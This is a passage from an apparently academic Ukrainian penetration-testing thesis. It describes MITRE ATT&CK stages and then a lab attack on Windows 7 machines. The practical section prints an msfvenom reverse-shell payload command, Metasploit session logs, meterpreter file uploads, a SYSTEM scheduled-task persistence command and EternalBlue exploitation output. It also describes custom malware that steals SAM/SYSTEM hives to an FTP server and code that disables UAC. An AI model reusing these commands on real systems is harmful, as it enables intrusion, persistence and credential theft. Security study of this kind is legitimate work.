Технологія Microsoft Component Object Model [15] (COM) полягає в створенні програмного забезпечення на основі взаємодіючих компонентів об'єкта, кожен з яких може використовуватися в багатьох програмах одночасно. Зловмисники можуть використовувати COM для впровадження шкідливого коду, який може виконуватися замість легітимного шляхом захоплення COM–посилань та зв'язків. Для перехоплення COM–об'єкта потрібно замінити у реєстрі Windows посилання на легітимний системний компонент. Після цього кожен виклик цього компонента буде сприйматися як виконання шкідливого коду.

Служба фонового інтелектуального передавання (BITS) для Windows – це механізм асинхронної передачі файлів через Component Object Model (COM), що використовує низьку пропускну здатність. BITS зазвичай використовується програмами оновлення, месенджерами та іншими додатками, які працюють у фоновому режимі, не перериваючи роботу інших мережевих додатків. Завдання з передачі файлів представлені як BITS–завдання, що містять чергу з однієї або кількох операцій з файлами. Інтерфейс для створення та управління BITS–завданнями доступний у PowerShell та інструменті BITSAdmin. Зловмисники можуть використовувати BITS для завантаження, запуску та очищення після виконання шкідливого коду [16]. Завдання BITS зберігаються автономно в базі даних BITS, при цьому не створюються нові файли або записи в реєстрі системи, і часто вони дозволяються брандмауером. За допомогою завдань BITS можна закріпитися у системі, створюючи тривалі завдання (за замовчуванням 90 днів) або викликаючи довільну програму після завершення завдання BITS або помилки (включаючи після перезавантаження ОС).

Credential Access

Credential Access – це методи за допомогою яких зловмисники можуть отримати облікові дані користувачів або адміністраторів, що дозволяють їм здійснювати несанкціонований доступ до системи. Ці методи включають збір паролів із пам'яті, захоплення введення з клавіатури(Keystroke logging), використання хешів паролів, крадіжку токенів автентифікації, експлуатацію вразливостей у програмному забезпеченні

Data Protection Application Programming Interface (DPAPI) є компонентом Windows, який забезпечує захист конфіденційних даних шляхом їх шифрування. Основним елементом DPAPI є майстер–ключ, який генерується під час створення облікового запису користувача. На рисунку 2.4 зображено використання майстер–ключа для створення інших ключів для шифрування даних, таких як паролі браузера та інша конфіденційна інформація.




Рисунок 2.4 – Створення masterkey для шифрування даних користувача

Коли користувач змінює пароль Windows, DPAPI створює новий майстер–ключ. Процес зображений на рисунку 2.5 включає створення нового ключа для шифрування нових даних із використанням нового майстер–ключа, зберігаючи минулі ключі, що дозволяє забезпечити доступність даних після зміни пароля. Старий майстер–ключ зберігається для розшифровки даних, зашифрованих до зміни пароля.




Рисунок 2.5 – Процесс створення нового masterkey

Цей механізм гарантує, що конфіденційні дані залишаються захищеними та доступними для користувача навіть після зміни пароля.

Lateral Movement

Lateral Movement – це техніка, яка використовується зловмисниками під час кібератак для поширення в мережі після отримання доступу до початкової точки входу. Це означає переміщення по мережі в пошуку цільових систем та ресурсів з метою подальшого зламу та розповсюдження шкідливого коду або збирання інформації.

Одним із методів Lateral Movement є використання вразливостей у віддалених службах, таких як Remote Procedure Call (RPC), для проникнення в інші системи в мережі. RPC – це механізм, що дозволяє програмам на одній комп'ютерній системі викликати процедури (функції) на віддалених комп'ютерах [17].

Крім того, зловмисники можуть використовувати експлойт під назвою EternalBlue для використання вразливостей в протоколі SMB (Server Message Block), який використовується для обміну файлами, принтерами та іншими ресурсами в мережі Windows, експлойт дозволяє виконати віддалені коди на цільовій системі без авторизації

Collection

Під час етапу "Collection" здійснюється збір інформації з отриманих джерел, що може включати в себе будь–яку цінну інформацію про цільову систему або мережу. Цей етап може включати збір конфіденційних даних, таких як паролі, ключі доступу, дані користувачів, конфігураційні файли, логи подій та іншу інформацію, яка може бути використана для подальшого вторгнення або аналізу стану безпеки системи.

Основна мета цього етапу – зібрати якомога більше інформації про цільову систему чи мережу для подальшого аналізу та використання під час атаки або для створення детального звіту про виявлені слабкі місця та вразливості.

Exfiltration

Після успішного отримання доступу до системи та збору необхідної інформації зловмисники переходять до етапу Exfiltration для виведення цієї інформації з мережі. Це може включати копіювання файлів, відправлення їх через мережу на зовнішній сервер, використання скриптів для вивантажування даних через захищені канали або використання інших методів передачі інформації

Impact

Етап "Impact" у контексті тестування на проникнення означає здійснення негативного впливу на цільову систему або мережу з метою викликати шкоду або завдати збитків. Після успішного проникнення в систему та виведення важливої інформації зловмисники можуть використовувати цей етап для виконання різноманітних дій, які можуть спричинити серйозні наслідки для потерпілих.

Висновки до розділу 2

У даному розділі було розроблено алгоритм тестування на проникнення з використанням стандарту NIST 800 115 [1] та доповненням Mitre ATT&CK. Формулювання вимог до алгоритму включало в себе проходження алгоритмом крізь різні етапи, визначені стандартом, такі як планування, виявлення, атака та звітування. За допомогою рисунків було проілюстровано циклічний процес атаки та чотирохступневу методику тестування.

Контрольні точки алгоритму на проникнення відображали основні етапи, які пентестери та хакери пройдуть під час атаки. Це включало в себе етапи розвідки, розробки ресурсів, отримання першого доступу, виконання атаки, забезпечення постійного доступу, підвищення привілеїв, ухилення від захисту, отримання облікових даних, виявлення, бічний рух, збір інформації та вплив.

3 ПРАКТИЧНЕ ВИКОРИСТАННЯ РОЗРОБЛЕНОГО АЛГОРИТМУ ДЛЯ ТЕСТУВАННЯ НА ПРОНИКНЕННЯ

3.1 Вибір операційної системи та програмних інструментів

Початковий текст дослідження зосереджений на розробці алгоритму тестування на проникнення ІС з використанням міжнародних рекомендацій, з фокусом на цільову платформу – операційну систему Windows 7, оскільки вона є однією з найпоширеніших ОС у світі. Для ефективної розробки такого алгоритму використовуються спеціалізовані інструменти та платформи, зокрема, Kali Linux. Отже, важливо зрозуміти роль Kali Linux у контексті тестування безпеки та криміналістичних досліджень.

Kali Linux – це дистрибутив операційної системи, спеціально розроблений для фахівців у галузі інформаційної безпеки та криміналістики [18]. Орієнтований на тестування безпеки, він призначений для проведення різноманітних досліджень та аналізу вразливостей. Призначений для настільних систем, Kali Linux надає широкий спектр програмних пакетів, не обмежуючи їх кількість, що встановлюється. Це дозволяє користувачам мати доступ до необхідних інструментів для виконання тестування на проникнення без додаткових перешкод. Хоча деякі дистрибутиви, спрямовані на захист системи від атак, можуть обмежувати кількість пакунків, Kali Linux, навпаки, ставить перед собою мету забезпечити користувачам необхідні інструменти для ефективного тестування безпеки.

Тому Kali Linux є підходящим інструментом при розробці алгоритму тестування на проникнення, описаного в наступному тексті, оскільки цей дистрибутив надає доступ до широкого спектру інструментів та програм, які допомагають виявляти та аналізувати вразливості системи.

Для досягнення поставлених цілей було обрано комплексний набір програм та інструментів. Цей набір включає такі програми як Network Mapper для сканування мережі та виявлення вразливостей, Metasploit Framework

Community edition для розробки та виконання експлойтів та тестування безпеки [19], Impaket для проведення атаки Pass–the–Hash [20], Microsoft Visual Studio Community edition для розробки власних скриптів та інструментів, а також використання конкретних експлоітів, таких як EternalBlue, для використання в рамках тестування на проникнення.

Додатково до цього набору програм включено власно–написане шкідливе програмне забезпечення, яке може використовуватися для оцінки вразливостей та ефективності розробленого алгоритму тестування. Це забезпечує більш глибоке та ретельне тестування, охоплюючи широкий спектр потенційних загроз для системи.

Використання цього комплексу програм дозволить здійснити повний цикл тестування на проникнення, від сканування та виявлення вразливостей до експлуатації та аналізу результатів.

3.2 Практичне використання розробленного алгоритму

За допомогою команди msfvenom “msfvenom –p windows/shell/reverse_tcp LPORT = 4444 LHOST = 192.168.1.100 –f vbs” генеруємо макрос–вірус (Додаток Б)

Для подготування C2 було використанно параметри зображені на рисунку 3.1 в фрейморку Metasploit




Рисунок 3.1 – Підготовка C2 серверу

Після відкриття документу на віддаленній системі був отриманний reverse shell(Рисунок 3.2).

```
[*] Sending stage (240 bytes) to 192.168.1.102
[*] Command shell session 1 opened (192.168.1.100:4444 тАУ> 192.168.1.102:49249) at 2024тАУ05тАУ06 18:09:59 тАУ0400
Shell Banner:
Microsoft Windows [Version 6.1.7600]
тАУтАУтАУтАУтАУ

C:\Users\Bob\Desktop>whoami /all
whoami /all
USER INFORMATION
тАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУ
User Name  SID
========== ==========================================
bobтАУpc\bob SтАУ1тАУ5тАУ21тАУ1184400120тАУ917398567тАУ2941863271тАУ1001
GROUP INFORMATION
C:\Users\Bob\Desktop>
```

Рисунок 3.2 – Отримання першого доступу до системи

Оскільки був отриманний High Mandatory Level рівень доступу, з'явилась можливість закріпитись у системі, але для початку потрібно конвертувати shell сессію у meterpreter, для того щоб було можливо загрузити файл для закріплення на інфіковану систему(Рисунок 3.3)

```
msf6 exploit(multi/handler) > use post/multi/manage/shell_to_meterpreter

msf6 post(multi/manage/shell_to_meterpreter) > set session 42
session => 42
msf6 post(multi/manage/shell_to_meterpreter) > set lport 4444
lport => 4444
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 42
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (200774 bytes) to 192.168.1.102
[*] Meterpreter session 43 opened (192.168.1.100:4444 тАУ> 192.168.1.102:49258) at 2024тАУ05тАУ06 18:28:30 тАУ0400
[*] Stopping exploit/multi/handler
```


Рисунок 3.3 – Конвертація Shell сессії у Meterpreter

Для взаємодії з сесією meterpreter потрібно виконати команду sessions – i 43, де 43 – це ідентифікатор сесії, яку потрібно активувати. Після активації сесії стає можливим завантажити шкідливу бібліотеку з C2 сервера(Рисунок 3.4), використовуючи вбудовані інструменти meterpreter або команди, доступні через оболонку сесії.

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions тАУi 43
[*] Starting interaction with 43...
meterpreter > upload /home/hitohi/client.exe C:/Windows/client.exe
[*] Uploading  : /home/hitohi/client.exe тАУ> C:/Windows/client.exe
[*] Uploaded 223.20 KiB of 223.20 KiB (100.0%): /home/hitohi/client.exe тАУ> C:/Windows/client.exe
[*] Completed  : /home/hitohi/client.exe тАУ> C:/Windows/client.exe
meterpreter >
```

Рисунок 3.4 – Загрузка шкідливого ПО

Для закріплення в системі була створена задача в планувальнику завдань, яка при старті системи автоматично запускає шкідливу бібліотеку DLL з правами NT AUTHORITY/SYSTEM, використовуючи утиліту rundll32(Рисунок 3.5).



```
meterpreter > shell
Process 4084 created.
Channel 7 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Bob\Desktop>schtasks /create /tn "RunVirus" /tr "cmd.exe /c rundll32 C:\Windows\virus.dll,0" /sc ONSTART /ru SY
STEM
schtasks /create /tn "RunVirus" /tr "cmd.exe /c rundll32 C:\Windows\virus.dll,0" /sc ONSTART /ru SYSTEM
SUCCESS: The scheduled task "RunVirus" has successfully been created.

C:\Users\Bob\Desktop>
```

Рисунок 3.5 – Закріплення в системі за допомогою планувальника завданнь

Як зображенно на рисунку 3.6 після перезапуску віддаленої системи, було отриманно підключення до C2 з системними правами:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (240 bytes) to 192.168.1.102
[*] Command shell session 50 opened (192.168.1.100:4444 тАУ> 192.168.1.102:49442) at 2024тАУ05тАУ07 19:57:40 тАУ0400


Shell Banner:
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.


C:\Windows\system32>whoami /all
whoami /all
USER INFORMATION
тАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУтАУ
User Name           SID
=================== ========
nt authority\system SтАУ1тАУ5тАУ18
GROUP INFORMATION
Mandatory Label\System Mandatory Level Label           SтАУ1тАУ16тАУ16384
```

Рисунок 3.6 – Підвищення привілеїв до рівня nt authotity\system

Для отримання доступу до авторизаційних даних потрібні файли SAM SYSTEM, але ці файли мають максимальний рівень захисту, тому напряму отримати доступ до автентифікаційних даних неможливо(Рисунок 3.7). Для отримання цієї інформації було розроблене ПО для обходу захисту.

Код розробленної програми(ДОДАТОК В) реалізує функціонал для виконання системних команд та завантаження файлів на FTP–сервер. Спочатку код виконує системні команди для збереження реєстра підключених систем і SAM (Security Accounts Manager) у тимчасовій директорії(%TEMP%). Після цього відбувається підготовка до завантаження файлів на FTP–сервер.

Функція upload відповідає за завантаження файлів на FTP–сервер. Після цього виконується перевірка на успішність виконання системних команд. Якщо вони успішно виконалися, файли, що були збережені, завантажуються на FTP–сервер.

Для взаємодії з FTP використовуються функції WinINet. У функції main встановлюється з'єднання з FTP–сервером, після чого викликаються функції завантаження для кожного з файлів. Після завершення завантаження з'єднання з FTP–сервером закривається.

У випадку, якщо системні команди виконати не вдасться, програма виводить відповідне повідомлення про помилку разом з кодом повернення для кожної команди.




Рисунок 3.7 – Відмова у доступі до SAM файлу

Було розроблене власне шкідливе ПО для відключення модуля безпеки операційної системи Windows(Код у додатку А).

Розроблений код реалізує функціональність для взаємодії з обмеженням UAC (User Account Control) зі сторони атаки на операційній системі Windows. Він дозволяє атакуючому перевірити стан та наявність запису реєстру, який відповідає за це обмеження, щоб отримати інформацію про поточну конфігурацію системи. Функція IsExist() перевіряє наявність відповідного ключа в реєстрі, а IsUACRemoteRestrictionEnabled() перевіряє, чи включено обмеження.

Крім того, код надає можливість змінювати стан обмеження UAC з віддаленого доступу. Функції EnableUACRemoteRestriction() та DisableUACRemoteRestriction() дозволяють атакуючому зловмиснику включати або вимикати обмеження безпеки(Рисунок 3.8), що може використовуватися для отримання привілеїв адміністратора або віддаленого керування системою без належних дозволів. Наприклад, відключення обмеження може знизити рівень безпеки системи, внаслідок чого можуть виникнути можливості для виконання шкідливого програмного коду з підвищеними привілеями




Рисунок 3.8 – Відключення UAC Remote

Оскільки вбудованого функціоналу meterpreter виявилося недостатньо для викрадання автентифікаційних файлів, було прийнято рішення скористатися програмним забезпеченням від FORTRA, зокрема, набором утиліт impacket. За допомогою команди hashdump у meterpreter вдалося викрасти хеш від облікового запису Bob. Цей хеш став основою для проведення атаки типу "Pass–the–hash" за допомогою утиліти impacket–secretsdump(Рисунок 3.9).




Рисунок 3.9 – Отримання DPAPI ключів

За допомогою impacket–secretsdump было викрадено DPAPI ключі, які використовуються для шифрування такої чутливої інформації як паролі та дані автозаповнення форм, які зберігаються у браузерах, таких як Internet Explorer, Google Chrome тощо. Це можуть бути паролі облікових записів пошти, які використовуються в програмах, таких як Outlook та Windows Mail. Також, в цю категорію входять паролі облікових записів у вбудованому менеджері FTP та паролі доступу до загальних папок і ресурсів. У додаток до цього, також можуть зберігатися паролі та ключі облікових записів бездротової мережі, ключі шифрування у системах Windows CardSpace і Windows Vault, а також паролі для з'єднань віддаленого доступу до робочого столу. До цього списку можна включити приватні ключі системи шифрування файлів (EFS), шифрування пошти S–MIME, інші сертифікати користувача, а також SSL/TLS у службах Інтернет–інформаційних послуг EAP/TLS і 802.1x (аутентифікація VPN і WiFi). Також важливими є мережеві паролі, які зберігаються в менеджері облікових даних, а також персональні дані будь–якої програми, які можуть бути захищені за допомогою API функцій, таких як CryptProtectData. Наприклад, це можуть бути дані у програмах, таких як Skype, Windows Rights Management Services, Windows Media, MSN Messenger, Google Talk [21]

Після захоплення повного контролю над комп'ютером, було виконано сканування інших комп'ютерів в мережі(Рисунок 3.10)




Рисунок 3.10 – Результати сканування nmap

Виявилось що одна із систем в мережі була вразлива до експлоіта EternalBlue(Рисунок 3.11)

```
Host script results:
| smbтАУvulnтАУms17тАУ010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17тАУ010)
|     State: VULNERABLE
|     IDs:  CVE:CVEтАУ2017тАУ0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17тАУ010).
|
|     Disclosure date: 2017тАУ03тАУ14
|     References:
|       https://technet.microsoft.com/enтАУus/library/security/ms17тАУ010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customerтАУguidanceтАУforтАУwannacryptтАУattacks/
|_      https://cve.mitre.org/cgiтАУbin/cvename.cgi?name=CVEтАУ2017тАУ0143
|_sambaтАУvulnтАУcveтАУ2012тАУ1182: NT_STATUS_ACCESS_DENIED
|_smbтАУvulnтАУms10тАУ054: false
|_smbтАУvulnтАУms10тАУ061: NT_STATUS_ACCESS_DENIED
```

Рисунок 3.11 – Поглиблене сканування на вразливості

Після проведення виконання експлоіту CVE–2017–0143 був отриманний доступ до наступної цілі в мережі(Рисунок 3.12)

```
sf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.103:445 тАУ Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.103:445     тАУ Host is likely VULNERABLE to MS17тАУ010! тАУ Windows 7 Ultimate 7600 x64 (64тАУbit)
[*] 192.168.1.103:445     тАУ Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.103:445 тАУ The target is vulnerable.
[*] 192.168.1.103:445 тАУ Connecting to target for exploitation.
[+] 192.168.1.103:445 тАУ Connection established for exploitation.
[+] 192.168.1.103:445 тАУ Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.103:445 тАУ CORE raw buffer dump (23 bytes)
[*] 192.168.1.103:445 тАУ 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.1.103:445 тАУ 0x00000010  74 65 20 37 36 30 30                             te 7600
[+] 192.168.1.103:445 тАУ Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.103:445 тАУ Trying exploit with 12 Groom Allocations.
[*] 192.168.1.103:445 тАУ Sending all but last fragment of exploit packet
[*] 192.168.1.103:445 тАУ Starting nonтАУpaged pool grooming
[+] 192.168.1.103:445 тАУ Sending SMBv2 buffers
[+] 192.168.1.103:445 тАУ Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.103:445 тАУ Sending final SMBv2 buffers.
[*] 192.168.1.103:445 тАУ Sending last fragment of exploit packet!
[*] 192.168.1.103:445 тАУ Receiving response from exploit packet
[+] 192.168.1.103:445 тАУ ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.103:445 тАУ Sending egg to corrupted connection.
[*] 192.168.1.103:445 тАУ Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.103
[*] Meterpreter session 3 opened (192.168.1.100:4444 тАУ> 192.168.1.103:49287) at 2024тАУ05тАУ07 23:51:44 тАУ0400
[+] 192.168.1.103:445 тАУ =тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=т
АУ=тАУ=тАУ=
[+] 192.168.1.103:445 тАУ =тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУWINтАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ
=тАУ=тАУ=
[+] 192.168.1.103:445 тАУ =тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=тАУ=т
АУ=тАУ=тАУ=
```

3.12 – Використання експлоїту EternalBlue

Далі використовуючи діаграмму зображенну на Рисунок 2.1 було проведенне закріплення в системі з підвищенням привілеїв(Рисунок 3.13)

```
meterpreter > upload /home/hitohi/virus.dll C:/Windows/virus.dll
[*] Uploading  : /home/hitohi/virus.dll ТАУ> C:/Windows/virus.dll
[*] Uploaded 9.00 KiB of 9.00 KiB (100.0%): /home/hitohi/virus.dll ТАУ> C:/Windows/virus.dll
[*] Completed  : /home/hitohi/virus.dll ТАУ> C:/Windows/virus.dll
meterpreter > shell
Process 2752 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.
C:\Windows\system32>schtasks /create /tn "RunVirus" /tr "cmd.exe /c rundll32 C:\Windows\virus.dll,
0" /sc ONSTART /ru SYSTEM
schtasks /create /tn "RunVirus" /tr "cmd.exe /c rundll32 C:\Windows\virus.dll,0" /sc ONSTART /ru S
YSTEM
SUCCESS: The scheduled task "RunVirus" has successfully been created.

C:\Windows\system32>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...
